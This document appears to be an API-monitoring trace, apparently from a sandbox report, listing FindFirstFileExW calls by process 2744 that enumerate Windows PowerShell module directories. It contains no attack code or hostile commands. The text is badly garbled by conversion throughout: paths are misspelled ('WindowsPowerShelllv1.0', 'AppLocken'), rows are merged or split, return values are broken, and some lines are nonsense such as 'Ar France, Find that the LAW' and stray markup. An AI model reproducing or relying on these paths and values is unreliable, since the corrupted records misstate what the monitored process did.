Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester\3.3.5*, 0, b79e484, 0, 0, 0) Return: ab53200	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester\3.3.5*, 0, b79e4d0, 0, 0, 0) Return: ab52d40	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester\foundation 0, b79e5c8, 0, 0, 0) Return: ab52e80	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShellIModules\PowerShellGet*, 0, b79e57c, 0, 0, 0) Return: ab52dc0	2744	1856
Call Filesystem API	API Name: FindNextFileW Args: (ab52dc0, b79e58c) Return: 1	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShellModules\PowerShellGet*, 0, b79e57c, 0, 0, 0) Return: ab52b00	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShellModules\PowerShellGett*, 0, b79e5c8, 0, 0, 0) Return: ab52b00	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules*, 0, b79e6c0, 0, 0, 0) Return: ab52f00	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules*, 0, b79e674, 0, 0, 0) Return: ab52c40	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules*, 0, b79e674, 0, 0, 0) Return: ab52cc0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (wwindir%system32\WindowsPowerShell\v1.0\Modules\AppLocken*, 0, b79e57c, 0, 0, 0) Return: ab52c00	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\AppLocker*, 0, b79e57c, 0, 0, 0) Return: ab52e80	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\AppLocker*, 0, b79e5c8, 0, 0, 0) Return: ab52b40	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Appx*, 0, b79e57c, 0, 0, 0) Return: ab53140	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Appx*, 0, b79e57c, 0, 0, 0) Return: ab52cc0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\Appx*, 0, b79e5c8, 0, 0, 0) Return: ab52c00	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShell\v1.0\Modules\BitsTransfer 0, b79e57c, 0, 0, 0) Return: ab52e00	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\IModules\BitsTransfen*, 0, b79e57c, 0, 0, 0) Return: ab52cc0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\BitsTransfer\t^*, 0, b79e5c8, 0, 0, 0) Return: ab52f00	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BranchCache*, 0, b79e57c, 0, 0, 0) Return: ab53000	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BranchCache*, 0, b79e57c, 0, 0, 0) Return: ab53000	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BranchCache*, 0, b79e5c8, 0, 0, 0) Return: ab52c00	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\CimCmdlets\\^*, 0, b79e57c, 0, 0, 0) Return: ab52c80	2744	1856
Call Filesystem API		2744	1856
	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\CimCmdlets\v1, 0, b79e57c, 0, 0, 0) Return: ab52b40		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\CimCmdlets*, 0, b79e5c8, 0, 0, 0) Return: ab52c00	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\t^*, 0, b79e57c, 0, 0, 0) Return: a b52cc0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\v1, 0, b79e57c, 0, 0, 0) Return: a b53040	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0\Modules\DirectAccessClientComponents*, 0, b79e5c8, 0, 0, 0) Return: a b52b40	2744	1856
	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\lModules\Dism*, 0, b79e57c, 0, 0, 0) Return: ab52dc0	2744	1856
Call Filesystem API	·	0744	1856
Call Filesystem API Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b79e57c, 0, 0, 0) Return: ab52fc0	2744	
Call Filesystem API			
Call Filesystem API Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b79e5c8, 0, 0, 0) Return: ab53080	2744	1856
Call Filesystem API			

Call Filesystem API Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient\t^*, 0, b79e5c8, 0, 0, 0) Return: ab53040 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\t^*, 0, b79e5cc, 0, 0, 0) Return: ab5318	2744	1856 1856
Call Filesystem Ar I	Ar France, Find that the LAW Args. (/wwindin /wsystems/2/Windows/ owershelm/ ////////		1650
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\t^, 0, b79e57c, 0, 0, 0) Return: ab52f4 0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\t^, 0, b79e5c8, 0, 0, 0) Return: ab52f4 0	2744	1856
Call Filesystem API	$API\ Name: FindFirstFileExW\ Args: (\ windir\%\ system 32\ Windows Power Shell \ v1.0\ Modules\ International\ v1.0\ Modules\ Mo$	2744	1856
Call Filesystem API	$API\ Name: FindFirstFileExW\ Args: (\ windir\%lsystem 32 \ Windows Power Shell \ 1.0 \ Modules \ International \ 1.0, \ b79e57c, \ 0, \ 0, \ 0)\ Return: ab 52 fc 0 \ Modules \ Args: (\ windir\%lsystem 32 \ Windows Power Shell \ 1.0 \ Modules \ Args: (\ windir\%lsystem 32 \ Windows Power Shell \ 1.0 \ Modules \ Args: (\ windir\%lsystem 32 \ Windows Power Shell \ 1.0 \ Modules \ Args: (\ windir\%lsystem 32 \ Windows Power Shell \ 1.0 \ Modules \ Args: (\ windir\%lsystem 32 \ Windows Power Shell \ 1.0 \ Modules \ Args: (\ windir\%lsystem 32 \ Windows Power Shell \ 1.0 \ Modules \ Args: (\ windir\%lsystem 32 \ Windows Power Shell \ 1.0 \ Modules \ Args: (\ windir\%lsystem 32 \ Windows Power Shell \ 1.0 \$	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, b79e5c8, 0, 0, 0) Return: ab52f40	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\iSCS*, 0, b79e57c, 0, 0, 0) Return: ab531c0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\iSCS*, 0, b79e57c, 0, 0, 0) Return: ab52ac0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0lModules\iSCSl*, 0, b79e5c8, 0, 0, 0) Return: ab52f40	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\\SE*, 0, b79e57c, 0, 0, 0) Return: ab531c0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\\SE*, 0, b79e57c, 0, 0, 0) Return: ab53100	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\\SE\v1, 0, b79e5c8, 0, 0, 0) Return: ab52e00	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Kds*, 0, b79e57c, 0, 0, 0) Return: ab53100	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Kds*, 0, b79e57c, 0, 0, 0) Return: ab52ec0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Kds*, 0, b79e5c8, 0, 0, 0) Return: ab52f00	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive*, 0, b79e57c, 0, 0, 0) Return: ab5 3000	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules)Microsoft.PowerShell.Archive\t^, 0, b79e57c, 0, 0, 0) Return: ab5 31c0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules)Microsoft.PowerShell.Archive\en-US*, 0, b79e484, 0, 0, 0) Return: ab53100	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell\Archive\en-US*, 0, b79e484, 0, 0, 0) Retur	2744	1856
Call Filesystem API	n: ab53200 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell\Archive\en-US\t^*, 0, b79e4d0, 0, 0, 0, 0) Returns to the control of	2744	1856
Call Filesystem API	n: ab52d40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell\Archive\v1, 0, b79e5c8, 0, 0, 0) Return: ab5	2744	1856
Call Filesystem API	Ze80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, b79e57c, 0, 0, 0) Return:	2744	1856
Call Filesystem API	ab52a80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, b79e57c, 0, 0, 0) Return: ab52ec0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, b79e5c8, 0, 0, 0) Return: ab53180	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host\v1, 0, b79e57c, 0, 0, 0) Return: ab52b0 0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules)Microsoft.PowerShell.Host\v*, 0, b79e57c, 0, 0, 0) Return: ab531c 0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules)Microsoft.PowerShell.Host\v1, 0, b79e5c8, 0, 0, 0) Return: ab52bc 0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management*, 0, b79e57c, 0, 0, 0) Return : ab53140	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\t^*, 0, b79e57c, 0, 0, 0) Return : ab52b80	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management*, 0, b79e5c8, 0, 0, 0) Return : ab53100	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79e57c, 0, 0, 0) Return: a b52c00	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79e57c, 0, 0, 0) Return: a b52e80	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79e484, 0, 0, 0) R eturn: ab52dc0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79e484, 0, 0, 0) R eturn: ab52d40	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79e4d0, 0, 0, 0) R eturn: ab53080	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79e5c8, 0, 0, 0) Return: a b52c00	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b79e57c, 0, 0, 0) Return: ab5 2cc0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b79e57c, 0, 0, 0) Return: ab5 2e80	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b79e5c8, 0, 0, 0) Return: ab5 2d40	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, b79e57c, 0, 0, 0) Return: ab530 00	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelllv1.0\Modules\Microsoft.PowerShell.Utility*, 0, b79e57c, 0, 0, 0) Return: ab531 00	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, b79e5c8, 0, 0, 0) Return: ab52e 80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, b79e5c8, 0, 0, 0) Return: ab52e	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management\v0, 0, b79e57c, 0, 0, 0) Return: ab 52b40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft WSMan.Management\v0, 0, b79e57c, 0, 0, 0) Return: ab 52b40	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management\v0, 0, b79e57c, 0, 0, 0) Return: ab 52c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft WSMan.Management\v0, 0, b79e57c, 0, 0, 0) Return: ab 52c00	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management\v0, 0, b79e5c8, 0, 0, 0) Return: ab 52ec0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\McDire\v0.0\PowerShell\v1.0\Modules\W0.0\PowerShell\v1.0\Modules\W0.0\PowerShell\v1.0\Modules\W0.0\PowerShell\v1.0\W0.0\PowerShell\v1.0\W0.0\W0.0\W0.0\W0.0\W0.0\W0.0\W0.0\W	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\MsDto*, 0, b79e57c, 0, 0, 0) Return: ab53040		1856
O-II Eil A D'	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, b79e57c, 0, 0, 0) Return: ab52b80	2744	1856
Call Filesystem API Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, b79e5c8, 0, 0, 0) Return: ab52e80	2744	1856

Call Filesystem API			
	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetAdapter*, 0, b79e57c, 0, 0, 0) Return: ab52fc0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetAdapter*, 0, b79e57c, 0, 0, 0) Return: ab52b40	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetAdapter\)*, 0, b79e5c8, 0, 0, 0) Return: ab52c80	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetConnection*, 0, b79e57c, 0, 0, 0) Return: ab52b00	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetConnection*, 0, b79e57c, 0, 0, 0) Return: ab531c0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetConnection*, 0, b79e5c8, 0, 0, 0) Return: ab52c80	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetEventPacketCapture*, 0, b79e57c, 0, 0, 0) Return: ab52f40	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetEventPacketCapture*, 0, b79e57c, 0, 0, 0) Return: ab53140	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\NetEventPacketCapture*, 0, b79e5c8, 0, 0, 0) Return: ab53140	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetLbfo*, 0, b79e57c, 0, 0, 0) Return: ab52fc0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetLbfo*, 0, b79e57c, 0, 0, 0) Return: ab53040	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetLbfo\\tau^*, 0, b79e5c8, 0, 0, 0) Return: ab53180	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetNat\t, 0, b79e57c, 0, 0, 0) Return: ab52ac0	2744	1856
•			
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetNat*, 0, b79e57c, 0, 0, 0) Return: ab52d40	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetNat*, 0, b79e5c8, 0, 0, 0) Return: ab52c80	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetQos*, 0, b79e57c, 0, 0, 0) Return: ab53100	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetQos*, 0, b79e57c, 0, 0, 0) Return: ab52e00	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetQos*, 0, b79e5c8, 0, 0, 0) Return: ab52f40	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelllv1.0\Modules\NetSecurity*, 0, b79e57c, 0, 0, 0) Return: ab52ec0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSecurity*, 0, b79e57c, 0, 0, 0) Return: ab53100	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSecurity*, 0, b79e5c8, 0, 0, 0) Return: ab52a40	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\IModules\NetSwitchTeam*, 0, b79e57c, 0, 0, 0) Return: ab531c0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSwitchTeam*, 0, b79e57c, 0, 0, 0) Return: ab53100	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSwitchTeam*, 0, b79e5c8, 0, 0, 0) Return: ab52e80	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\NetTCPIP*, 0, b79e57c, 0, 0, 0) Return: ab52ec0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, b79e57c, 0, 0, 0) Return: ab53000	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\NetTCPIP*, 0, b79e5c8, 0, 0, 0) Return: ab52e80	2744	1856
Call Filesystem API		2744	1856
Out i liesystem Ar'i	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\NetworkConnectivityStatus*, 0, b79e57c, 0, 0, 0) Return: ab52a 80	£1***	1000
Call Filosystom ARI		2744	1956
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\NetworkConnectivityStatus*, 0, b79e57c, 0, 0, 0) Return: ab52e c0	2744	1856
0.11511 4.001		0744	1050
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\NetworkConnectivityStatus*, 0, b79e5c8, 0, 0, 0) Return: ab531 80	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkTransition*, 0, b79e57c, 0, 0, 0) Return: ab52b00	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\NetworkTransition*, 0, b79e57c, 0, 0, 0) Return: ab531c0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\NetworkTransition*, 0, b79e5c8, 0, 0, 0) Return: ab52bc0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PKI*, 0, b79e57c, 0, 0, 0) Return: ab53140	2744	1856
Call Filesystem API		2744	1856
	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PK\l^*, 0, b79e57c, 0, 0, 0) Return: ab52b80		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PKI*, 0, b79e5c8, 0, 0, 0) Return: ab53100	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\PnpDevice*, 0, b79e57c, 0, 0, 0) Return: ab52c00	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\PnpDevice*, 0, b79e57c, 0, 0, 0) Return: ab52e80	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PnpDevice\t^*, 0, b79e5c8, 0, 0, 0) Return: ab52b40	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\PrintManagement\(^1\), 0, b79e57c, 0, 0, 0) Return: ab53140	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0\Modules\PrintManagement\t^*, 0, b79e57c, 0, 0, 0) Return: ab52cc0	2744	1856
	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\PrintManagement\t^*, 0, b79e5c8, 0, 0, 0) Return: ab52c00	2744	1856
Call Filesystem API		2744	1856
Call Filesystem API Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab5		
· · · · · · · · · · · · · · · · · · ·	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab5 2e00		
· · · · · · · · · · · · · · · · · · ·		2744	1856
Call Filesystem API	2e00		
Call Filesystem API	2e00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab5		
Call Filesystem API Call Filesystem API	2e00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab5 2cc0	2744	1856
Call Filesystem API Call Filesystem API	2e00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab5 2cc0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0\Modules\PSDesiredStateConfiguration*, 0, b79e5c8, 0, 0, 0) Return: ab5 2f00	2744	1856
Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API	2e00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab5 2cc0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e5c8, 0, 0, 0) Return: ab5 2f00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab53000	2744 2744 2744	1856 1856 1856
Call Filesystem API	2e00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab5 2cc0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e5c8, 0, 0, 0) Return: ab5 2f00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab53000	2744 2744 2744 2744	1856 1856 1856 1856
Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API	2e00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab5 2cc0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e5c8, 0, 0, 0) Return: ab5 2f00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab53000	2744 2744 2744 2744 2744	1856 1856
Call Filesystem API	2e00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab5 2cc0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e5c8, 0, 0, 0) Return: ab5 2f00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab53000	2744 2744 2744 2744	1856 1856 1856 1856
